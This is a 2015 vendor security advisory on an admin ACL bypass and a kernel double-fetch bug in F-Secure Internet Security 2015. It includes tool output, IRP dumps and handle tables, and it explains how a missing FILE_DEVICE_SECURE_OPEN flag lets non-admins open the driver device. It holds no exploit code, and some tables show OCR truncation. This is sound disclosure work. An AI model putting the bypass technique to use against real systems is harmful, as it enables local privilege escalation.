# IOActive Security Advisory

| Title | Admin ACL Bypass and Double Fetch Issue in F-Secure Internet Security 2015 |
|---|---|
| Severity | High/Important |
| Discovered by | Ilja van Sprundel |
| Advisory Date | September 3, 2015 |

## Affected Product

F-Secure Internet Security 2015

## Impact

Local users could elevate their privileges to local admin/system/kernel.

## Background

IOActive consultants downloaded and installed F-Secure Internet Security 2015 in a Windows 7, 32-bit virtual machine (VM).

The consultants discovered the following security issues:

- Admin Device ACL Bypass: Allows any user to talk to a kernel device that is ACL'ed to admin only.
- Double/Triple Fetch Bug: Allows a skilled attacker to instruct the kernel to allocate a kernel buffer of one given size and copy data into the buffer, with another (larger) size. This will cause kernel pool memory corruption. This can be leveraged to provide a malicious attacker with local admin/system/kernel privileges.


The double fetch bug is dependent on the ACL bypass bug. We believe this issue is of High/Important severity, because it allows a local user to elevate to a highly privileged local user.

Both issues were discovered shortly after each other, in the course of a couple of days. The ease of finding these issues is concerning. IOActive strongly recommends that F-Secure perform a security review of their product as to avoid such trivial bug discovery.

# Technical Details

## *Entry Point Analysis*

IOActive downloaded and installed F-Secure Internet Security 2015 in a Windows 7 32 bit virtual machine. Once set up, we ran IrpTracker to see which IRPs were being sent to which drivers. The consultants selected the '\Driver\F-Secure Gatekeeper' device, allowed it to run for a period of time, and observed the following output:



| Time | Call/Comp | IRP Addr-Seq Number | Originating Device | Target Device | Major Function | Minor Function | Completion Status |
|---|---|---|---|---|---|---|---|
| 17:00:00.465 | NTAPI | NtDeviceIoControlFile | fsgk32.exe | \Device\FSGK0 | DEVICE_CONTROL | | |
| 17:00:00.465 | Call | 0x88494A58-115 | | \Device\FSGK0 | DEVICE_CONTROL | | |
| 17:00:00.465 | Comp | 0x88494A58-115 | | \Device\FSGK0 | DEVICE_CONTROL | | SUCCESS, Info = 0xd8 |
| 17:00:00.465 | NTAPIRet | NtDeviceIoControlFile | fsgk32.exe | \Device\FSGK0 | DEVICE_CONTROL | | SUCCESS, Info = 0xd8 |
| 17:00:00.465 | NTAPI | NtDeviceIoControlFile | fsgk32.exe | \Device\FSGK0 | DEVICE_CONTROL | | |
| 17:00:00.465 | Call | 0x85F6F090-116 | | \Device\FSGK0 | DEVICE_CONTROL | | |
| 17:00:00.465 | Comp | 0x85F6F090-116 | | \Device\FSG | | | |
| 17:00:00.465 | NTAPIRet | NtDeviceIoControlFile | fsgk32.exe | \Device\FSG | | | |
| 17:00:00.465 | NTAPI | NtDeviceIoControlFile | fssm32.exe | \Device\FSG | | | |
| 17:00:00.465 | Call | 0x87A04278-117 | | \Device\FSG | | | |
| 17:00:00.465 | Comp | 0x87A04278-117 | | \Device\FSG | | | |
| 17:00:00.465 | NTAPIRet | NtDeviceIoControlFile | fssm32.exe | \Device\FSG | | | |
| 17:00:00.465 | NTAPI | NtDeviceIoControlFile | fssm32.exe | \Device\FSG | | | |
| 17:00:00.465 | Call | 0x87A04278-118 | | \Device\FSG | | | |
| 17:00:00.465 | NTAPI | NtDeviceIoControlFile | fssm32.exe | \Device\FSG | | | |
| 17:00:00.465 | Comp | 0x87A04278-118 | | \Device\FSG | | | |
| 17:00:00.465 | NTAPIRet | NtDeviceIoControlFile | fssm32.exe | \Device\FSG | | | |
| 17:00:00.465 | Call | 0x87D46F00-119 | | \Device\FSG | | | |
| 17:00:00.465 | Comp | 0x87D46F00-119 | | \Device\FSG | | | |
| 17:00:00.465 | NTAPIRet | NtDeviceIoControlFile | fssm32.exe | \Device\FSG | | | |
| 17:00:00.465 | NTAPI | NtDeviceIoControlFile | fssm32.exe | \Device\FSG | | | |
| 17:00:00.465 | Call | 0x87D46F00-120 | | \Device\FSG | | | |
| 17:00:00.465 | Comp | 0x87D46F00-120 | | \Device\FSG | | | |
| 17:00:00.465 | NTAPIRet | NtDeviceIoControlFile | fssm32.exe | \Device\FSG | | | |
| 17:00:00.465 | NTAPI | NtDeviceIoControlFile | fssm32.exe | \Device\FSG | | | |
| 17:00:00.465 | Call | 0x87A04278-121 | | \Device\FSG | | | |
| 17:00:00.465 | Comp | 0x87A04278-121 | | \Device\FSG | | | |
| 17:00:00.465 | NTAPIRet | NtDeviceIoControlFile | fssm32.exe | \Device\FSG | | | |
| 17:00:00.465 | NTAPI | NtDeviceIoControlFile | fssm32.exe | \Device\FSG | | | |
| 17:00:00.465 | Call | 0x87A04278-122 | | \Device\FSG | | | |
| 17:00:00.465 | NTAPI | NtDeviceIoControlFile | fssm32.exe | \Device\FSG | | | |
| 17:00:00.465 | Call | 0x87D46F00-123 | | \Device\FSG | | | |
| 17:00:00.465 | Comp | 0x87D46F00-123 | | \Device\FSG | | | |
| 17:00:00.465 | NTAPIRet | NtDeviceIoControlFile | fssm32.exe | \Device\FSG | | | |
| 17:00:00.465 | NTAPI | NtDeviceIoControlFile | fssm32.exe | \Device\FSG | | | |
| 17:00:00.465 | Call | 0x87D46F00-124 | | \Device\FSG | | | |
| 17:00:00.465 | Comp | 0x87A04278-122 | | \Device\FSG | | | |
| 17:00:00.465 | NTAPIRet | NtDeviceIoControlFile | fssm32.exe | \Device\FSG | | | |
| 17:00:00.465 | Comp | 0x87D46F00-124 | | \Device\FSG | | | |
| 17:00:00.465 | NTAPIRet | NtDeviceIoControlFile | fssm32.exe | \Device\FSG | | | |
| 17:00:03.383 | NTAPI | NtDeviceIoControlFile | fsgk32.exe | \Device\FSG | | | |
| 17:00:03.383 | Call | 0x858C5B18-125 | | \Device\FSG | | | |
| 17:00:03.383 | Comp | 0x858C5B18-125 | | \Device\FSGK0 | DEVICE_CONTROL | | SUCCESS, Info = 0x18 |
| 17:00:03.383 | NTAPIRet | NtDeviceIoControlFile | fsgk32.exe | \Device\FSGK0 | DEVICE_CONTROL | | SUCCESS, Info = 0x18 |
| 17:00:03.447 | NTAPI | NtDeviceIoControlFile | fsgk32.exe | \Device\FSGK0 | DEVICE_CONTROL | | |
| 17:00:03.447 | Call | 0x8704D3D0-126 | | \Device\FSGK0 | DEVICE_CONTROL | | |
| 17:00:03.447 | Comp | 0x8704D3D0-126 | | \Device\FSGK0 | DEVICE_CONTROL | | SUCCESS, Info = 0x18 |
| 17:00:03.447 | NTAPIRet | NtDeviceIoControlFile | fsgk32.exe | \Device\FSGK0 | DEVICE_CONTROL | | SUCCESS, Info = 0x18 |

Ready

0x00000000 --> \Device\FSGK0

| | | | |
|---|---|---|---|
| Operation: | DEVICE_CONTROL | Transfer Type: | METHOD_NEITHER |
| Process: | fsgk32.exe | Required Access: | WRITE_ACCESS \| READ_ACCESS |
| IOCTL: | 0xc5eaf047 (Unknown) | Function Code: | 3089 |


```
SHORT Type = 0x6
USHORT Size = 0x94
PMDL MdlAddress = 0x00000000
ULONG Flags = 0x60000
+ union AssociatedIrp
+ LIST_ENTRY ThreadListEntry
+ IO_STATUS_BLOCK IoStatus
KPROCESSOR_MODE RequestorMode = 0x1 (UserMode)
BOOLEAN PendingReturned = 0x0
CHAR StackCount = 0x1
CHAR CurrentLocation = 0x1
BOOLEAN Cancel = 0x0
ULONG CancelIrql = 0x0
CCHAR ApcEnvironment = 0x0
UCHAR AllocationFlags = 0x4
PIO_STATUS_BLOCK UserIosb = 0x03EAF4CC
PKEVENT UserEvent = 0x00000000
+ union Overlay
PDRIVER_CANCEL CancelRoutine = 0x00000000
PVOID UserBuffer = 0x0074E948
+ union Tail
```

```
- PIO_STACK_LOCATION CurrentStackLocation = 0x8704D440
    UCHAR MajorFunction = 0xe (DEVICE_CONTROL)
    UCHAR MinorFunction = 0x0 ( )
    UCHAR Flags = 0x5
    UCHAR Control = 0x0
  - union Parameters
    - struct DeviceIoControl
        ULONG OutputBufferLength = 0x24
        ULONG InputBufferLength = 0xa2
        ULONG IoControlCode = 0xc5eaf047
        PVOID Type3InputBuffer = 0x002F07F8
    PDEVICE_OBJECT DeviceObject = 0x850542D0 (\Device\FSGK0)
    PFILE_OBJECT FileObject = 0x87AD66B8
    PIO_COMPLETION_ROUTINE CompletionRoutine = 0x00000000
    PVOID Context = 0x00000000
```

This reveals a number of things. There is an IOCTL IRP being sent from fsgk32.exe to \device\FSGK0. The IOCTL code is 0xc5eaf047, which deconstructed means it is a METHOD_NEITHER IOCTL, requiring READ_ACCESS and WRITE_ACCESS to the handle, with a function code of 3089. This is a good entry point.


## Bug #1: Device Privileges

ProcessHacker shows that fsgk32.exe runs as system, but does indeed hold a handle to \device\FSGK0:


Process Hacker [WIN-I44T25LTNBC\ilja]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find Handles or DLLs System Information
Search Processes (Ctrl+K)
Processes Services Network Disk
CPU Usage: 3.85% Physical Memory: 34.95% Processes: 50
6:33 PM
8/23/2015

| Name | PID | CPU | I/O Total... | Private B... | User Name | Description |
|---|---|---|---|---|---|---|
| System Idle Process | 0 | 96.15 | | 0 | NT AUTHORITY\SYSTEM | |
| csrss.exe | 380 | | | 1.46 MB | NT AUTHORITY\SYSTEM | Client Server Runtime Process |
| csrss.exe | 440 | 0.10 | | 14.09 MB | NT AUTHORITY\SYSTEM | Client Server Runtime Process |
| dllhost.exe | 2348 | | | 3.55 MB | NT AUTHORITY\SYSTEM | COM Surrogate |
| conhost.exe | 3608 | | | 812 kB | WIN-I44T25LTNBC\ilja | Console Window Host |
| dwm.exe | 3660 | | | 1.86 MB | WIN-I44T25LTNBC\ilja | Desktop Window Manager |
| DiscSoftBusService.exe | 4088 | | 540 B/s | 3.36 MB | NT AUTHORITY\SYSTEM | Disc Soft Bus Service |
| fsgk32.exe | 1720 | | | 15.21 MB | NT AUTHORITY\SYSTEM | F-Secure Gatekeeper Handler 32-bit |
| fshoster32.exe | 1580 | 0.05 | | 12.65 MB | NT AUTHORITY\SYSTEM | F-Secure Host Process |
| fshoster32.exe | 3872 | 0.11 | | 43.46 MB | WIN-I44T25LTNBC\ilja | F-Secure Host Process |
| FSMA32.EXE | 2196 | | | 1.65 MB | NT AUTHORITY\SYSTEM | F-Secure Management Agent |
| fsorsp.exe | 1696 | | | 2.59 MB | NT AUTHORITY\NETWORK SERVICE | F-Secure ORSP Service |
| fssm32.exe | 2556 | | | 281.75 MB | NT AUTHORITY\SYSTEM | F-Secure Scanner Manager 32-bit |
| FSM32.EXE | 3928 | 0.01 | | 3.36 MB | WIN-I44T25LTNBC\ilja | F-Secure Settings and Statistics |
| chrome.exe | 312 | 0.02 | | 14.26 MB | WIN-I44T25LTNBC\ilja | Google Chrome |
| chrome.exe | 3080 | | | 65.18 MB | WIN-I44T25LTNBC\ilja | Google Chrome |
| chrome.exe | 3196 | | | 83.2 MB | WIN-I44T25LTNBC\ilja | Google Chrome |
| chrome.exe | 3968 | | | 49.77 MB | WIN-I44T25LTNBC\ilja | Google Chrome |
| svchost.exe | 660 | | | 3.51 MB | NT AUTHORITY\SYSTEM | Host Process for Windows Services |
| svchost.exe | 764 | | | 3.14 MB | NT AUTHORITY\NETWORK SERVICE | Host Process for Windows Services |
| svchost.exe | 860 | | | 12.66 MB | NT AUTHORITY\LOCAL SERVICE | Host Process for Windows Services |
| svchost.exe | 900 | 0.28 | 134.31 kB... | 57.23 MB | NT AUTHORITY\SYSTEM | Host Process for Windows Services |
| svchost.exe | 940 | | | 5.47 MB | NT AUTHORITY\LOCAL SERVICE | Host Process for Windows Services |
| svchost.exe | 976 | | | 14.13 MB | NT AUTHORITY\SYSTEM | Host Process for Windows Services |
| svchost.exe | 1080 | | | 2.1 MB | NT AUTHORITY\SYSTEM | Host Process for Windows Services |
| svchost.exe | 1240 | | | 13.21 MB | NT AUTHORITY\NETWORK SERVICE | Host Process for Windows Services |
| svchost.exe | 1452 | | | 10.02 MB | NT AUTHORITY\LOCAL SERVICE | Host Process for Windows Services |
| svchost.exe | 1544 | | | 5.18 MB | NT AUTHORITY\SYSTEM | Host Process for Windows Services |
| svchost.exe | 5052 | | | 1.21 MB | NT AUTHORITY\LOCAL SERVICE | Host Process for Windows Services |
| taskhost.exe | 3540 | | | 7.25 MB | WIN-I44T25LTNBC\ilja | Host Process for Windows Tasks |
| Interrupts | | 0.64 | | 0 | | Interrupts and DPCs |
| lsass.exe | 520 | | | 3.09 MB | NT AUTHORITY\SYSTEM | Local Security Authority Process |
| lsm.exe | 536 | | | 1.85 MB | NT AUTHORITY\SYSTEM | Local Session Manager Service |
| msdtc.exe | 2700 | | | 3.09 MB | NT AUTHORITY\NETWORK SERVICE | Microsoft Distributed Transaction Coordinator Service |
| SearchIndexer.exe | 3028 | | 576 B/s | 17.27 MB | NT AUTHORITY\SYSTEM | Microsoft Windows Search Indexer |
| System | 4 | 0.14 | | 48 kB | NT AUTHORITY\SYSTEM | NT Kernel & System |
| IrpTracker.exe | 3272 | 0.07 | | 11.75 MB | WIN-I44T25LTNBC\ilja | OSR's IrpTracker Utility |
| ProcessHacker.exe | 2228 | 1.12 | | 9.65 MB | WIN-I44T25LTNBC\ilja | Process Hacker |
| services.exe | 488 | 1.11 | | 3.59 MB | NT AUTHORITY\SYSTEM | Services and Controller app |


*Figure 1: Fsgk32.exe runs as system*


fsgk32.exe (1732) Properties
General Statistics Performance Threads Token Modules Memory Environment Handles GPU Disk and Network Comment
☑ Hide unnamed handles
Close
5:02 PM
8/23/2015

| Type | Name | Handle |
|---|---|---|
| Event | \BaseNamedObjects\PipeServerSyncfsgkiapi_3 | 0x4b4 |
| Event | \BaseNamedObjects\PipeServerSyncrcn_10966860721 | 0x5a0 |
| Event | \BaseNamedObjects\PipeServerSyncrcn_109822109384 | 0x324 |
| Event | \BaseNamedObjects\PipeServerTakenB069175B213B414B984F4960B7477A03 | 0x6ac |
| Event | \BaseNamedObjects\PipeServerTakenCCFSettingsChangeNotif_1732144037416341184676334 | 0x2e0 |
| Event | \BaseNamedObjects\PipeServerTakench-6c4-31431b5-1 | 0x668 |
| Event | \BaseNamedObjects\PipeServerTakenfsgkiapi | 0x3d8 |
| Event | \BaseNamedObjects\PipeServerTakenfsgkiapi_0 | 0x3a0 |
| Event | \BaseNamedObjects\PipeServerTakenfsgkiapi_1 | 0x430 |
| Event | \BaseNamedObjects\PipeServerTakenfsgkiapi_2 | 0x45c |
| Event | \BaseNamedObjects\PipeServerTakenfsgkiapi_3 | 0x490 |
| Event | \BaseNamedObjects\TermSrvReadyEvent | 0x3a4 |
| Section | \BaseNamedObjects\windows_shell_global_counters | 0x23c |
| Desktop | \Default | 0x3c |
| File | \Device\FSGK0 | 0x600 |
| File | \Device\FSGK0 | 0x650 |
| File | \Device\KsecDD | 0x66c |
| File | \Device\NamedPipe\B069175B213B414B984F4960B7477A03 | 0x6d0 |
| File | \Device\NamedPipe\CCFSettingsChangeNotif_1732144037416341184676334 | 0x348 |
| File | \Device\NamedPipe\ch-6c4-31431b5-1 | 0x6a8 |
| File | \Device\NamedPipe\fsgkiapi | 0x404 |
| File | \Device\NamedPipe\fsgkiapi_0 | 0x42c |
| File | \Device\NamedPipe\fsgkiapi_1 | 0x47c |
| File | \Device\NamedPipe\fsgkiapi_2 | 0x4ac |
| File | \Device\NamedPipe\fsgkiapi_3 | 0x4d8 |
| File | \Device\NamedPipe\rcn_10966860721 | 0x6f8 |
| File | \Device\NamedPipe\rcn_109822109384 | 0x35c |
| File | \Device\NamedPipe\__fships_hook_server__ | 0x2a8 |
| File | \Device\NamedPipe\__fships_hook_server__ | 0x4ec |
| File | \Device\NamedPipe\__fships_hook_server__ | 0x504 |
| File | \Device\NamedPipe\__fships_hook_server__ | 0x514 |
| File | \Device\NamedPipe\__fships_hook_server__ | 0x524 |
| File | \Device\NamedPipe\__fships_hook_server__ | 0x544 |
| File | \Device\NamedPipe\__fships_hook_server__ | 0x554 |
| File | \Device\NamedPipe\__fships_hook_server__ | 0x564 |
| File | \Device\NamedPipe\__fships_hook_server__ | 0x574 |
| File | \Device\NamedPipe\__fships_hook_server__ | 0x584 |
| File | \Device\NamedPipe\__fships_hook_server__ | 0x594 |
| File | \Device\NamedPipe\__fships_hook_server__ | 0x5b4 |
| File | \Device\NamedPipe\__fships_hook_server__ | 0x5c4 |
| File | \Device\NamedPipe\__fships_hook_server__ | 0x5d4 |

*Figure 2: fsgk32.exe has an open handle to \device\fsgk0*

DeviceTree reveals the actual ACL on the device:



Device Name: \Device\FSGK0
Driver Name: \Driver\F-Secure Gatekeeper
Type: 0xc5ea

Device Object 0x88318BF8
Driver Object: 0x88326AA8
Next Device: 0x00000000
Handle Count: 0
Pointer Count: 5
Creation Time: 12/31/69 16:00:00
Attached Device: 0x00000000

FSDevice: 0x00000000
Device Type: 0xc5ea
Stack Size: 1
Alignment: 0x0
Vpb: 0x00000000
References: 3
Sector Size: 0

Dpc Importance: 0x0
Dpc Routine: 0x00000000
Dpc Number: 0x0
Characteristics: 0x0
Flags: 0x840
Current Irp: 0x00000000
Owning Dev Obj: 0x88318BF8

Interpreted Device Characteristics:

Interpreted Device Flags:
DEVICE_HAS_NAME
DRVO_LEGACY_RESOURCES
NEITHER_IO

\Device\FSGK0 Properties

Security

Group or user names:
Administrators (WIN-I44T25LTNBC\Administrators)
SYSTEM

Add... Remove

| Permissions for Administrators | Allow | Deny |
|---|---|---|
| Read Access | ☑ | ☐ |
| Modify Access | ☑ | ☐ |
| Delete Access | ☑ | ☐ |
| All Access | ☑ | ☐ |
| Special permissions | ☑ | ☐ |

For special permissions or advanced settings, click Advanced. Advanced

Learn about access control and permissions

OK Cancel Apply

NO FILE_DEVICE_SECURE_OPEN flag used !

While the device ACL for \device\FSGK0 explicitly states it is only accessible by administrators and the SYSTEM account, the device characteristics are empty. Specifically, they do not contain FILE_DEVICE_SECURE_OPEN.


MSDN says the following about that flag:

> “If a device object's FILE_DEVICE_SECURE_OPEN characteristic is set, the system applies the device object's security descriptor to all file open requests in the device's namespace. Drivers can set FILE_DEVICE_SECURE_OPEN when they create the device object with IoCreateDevice or IoCreateDeviceSecure.”

FILE_DEVICE_SECURE_OPEN was specifically added in Windows 2000 to distinguish between File System drivers and other drivers. If the flag is not set (as is the case here) the ACL is applied only to the device, not any ‘file’ inside of it. That is to say, any open as non-admin of \device\FSGK0 will fail, but any open of \device\FSGK0\something will succeed. Because the FILE_DEVICE_SECURE_OPEN flag is not set, the IO Manager assumes this is a file system driver, and as such, will implement its own ACLs on files and directories inside the device. Since this is not a file system driver, this is a pretty straight forward ACL bypass, and bug #1.

### Device Name

While \Device\FSGK0 is the device name, the exposed symbolic link to userland has a different name. The consultants used WinObj to find the symbolic link:



| Name | Type | SymLink |
|---|---|---|
| D: | SymbolicLink | \Device\CdRom0 |
| DISPLAY#Default_Mo... | SymbolicLink | \Device\000000b5 |
